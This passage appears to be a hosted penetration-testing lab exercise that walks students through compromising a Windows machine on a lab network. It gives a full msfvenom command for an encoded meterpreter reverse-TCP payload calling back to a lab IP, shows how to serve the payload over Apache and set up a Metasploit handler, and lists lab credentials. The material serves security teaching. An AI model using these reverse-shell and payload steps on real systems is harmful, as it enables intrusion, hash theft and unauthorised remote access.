Network Penetration Testing Methodology-Internal

6 Hr 35 Min Remaining

Instructions Resources Help  100%

Exercise 20: Exploiting and Escalating Privileges on a Windows Operating System

Scenario

Password hacking is one of the easiest and most common ways hackers obtain unauthorized computer or network access. Although strong passwords that are difficult to crack (or guess) are easy to create and maintain, users often neglect this. Therefore, passwords are one of the weakest links in the information-security chain. Passwords rely on secrecy. After a password is compromised, its original owner isn’t the only person who can access the system with it. Hackers have many ways to obtain passwords. Hackers can obtain passwords from local computers by using password-cracking software. To obtain passwords from across a network, hackers can use remote cracking utilities or network analyzers. This chapter demonstrates just how easily hackers can gather password information from your network and describes password vulnerabilities that exist in computer networks.

The objective of this lab is to help students learn how to:

* Exploit a vulnerable machine
* Escalate privileges
* Obtain password hashes
* Crack the password hashes
* Enable remote desktop connection on the machine

**Lab Duration**: **30** Minutes


1. Click [Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10). Parrot lock screen appears.




1. By default **pentester** is selected as the **user**. Type **toor** in the Password field and press **Enter**.




1. In this lab, we are going to target the IP address **172.19.19.15** (Advertisement Dept), which was identified during the ping sweep scan in the previous lab exercise. This lab is a part of White Box Penetration Testing, where you are given information that the machine is running on a machine with security defenses poorly configured. Before beginning this lab, login to the [Advertisement Dept](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10) machine using the credentials **Administrator** and **Pa$$w0rd**, and disable **Remote Desktop Connection** as shown in the screenshot below.



1. Switch to [Parrot](https://labclient.labondemand.com/Instructions/52f4d542-434e-4a10-8f51-0c2b8ca1d32b?rc=10) and click **Terminal** icon from the taskbar to launch the command line terminal. Type **sudo su** and press **Enter**, type **toor** and press **Enter** to gain root privileges.




1. Type the command **msfvenom -p windows/meterpreter/reverse\_tcp -e x86/shikata\_ga\_nai -i 5 -b '\x00' lhost=172.19.19.18 lport=443 -f exe > /home/pentester/Desktop/shikata.exe** and press **Enter**. This generates a **shikata\_ga\_nai** payload in the name of **shikata.exe** on the **Desktop**.




1. Type the command **service apache2 start** and press **Enter**. Issuing this command launches the apache server which allows you to share files with remote users.

If you are performing the lab while the Greenbone Security Assistant Daemon (gsad) is already running, apache server might fail to start. In such case, you need to stop the OpenVas service before starting the Apache server.


If Authenticate pop-up appears, type **toor** and click **Authenticate**.




1. Open a new command line terminal and type **mkdir /var/www/html/share** and press **Enter** to create a new directory "**share**" in the **html** folder.




1. Change permissions for the **share** folder to **755**, by entering the following command: **chmod -R 755 /var/www/html/share/**




1. Type the command **cp /home/pentester/Desktop/shikata.exe /var/www/html/share** and press **Enter**. Issuing the command copies the payload to **share** folder.




1. Type the command **msfconsole** and press **Enter**. This launches msfconsole.




1. Type the command **use exploit/multi/handler** in the msfconsole and press **Enter**. This allows msfconsole to use the **multi/handler** exploit.



1. Type the command **set payload windows/meterpreter/reverse\_tcp** and press **Enter**. This allows msfconsole to set the **meterpreter/reverse\_tcp** payload.




1. Issue the following commands:  
   **set lhost 172.19.19.18**  
   **set lport 443**  
   By issuing these commands, whenever a victim executes the payload shikata.exe, it connects the victim to the lhost i.e., **172.19.19.18** through the port **443** (lport).  
   Now, type **show options** command and press **Enter**. This displays the default and the configured options as shown in the screenshot.



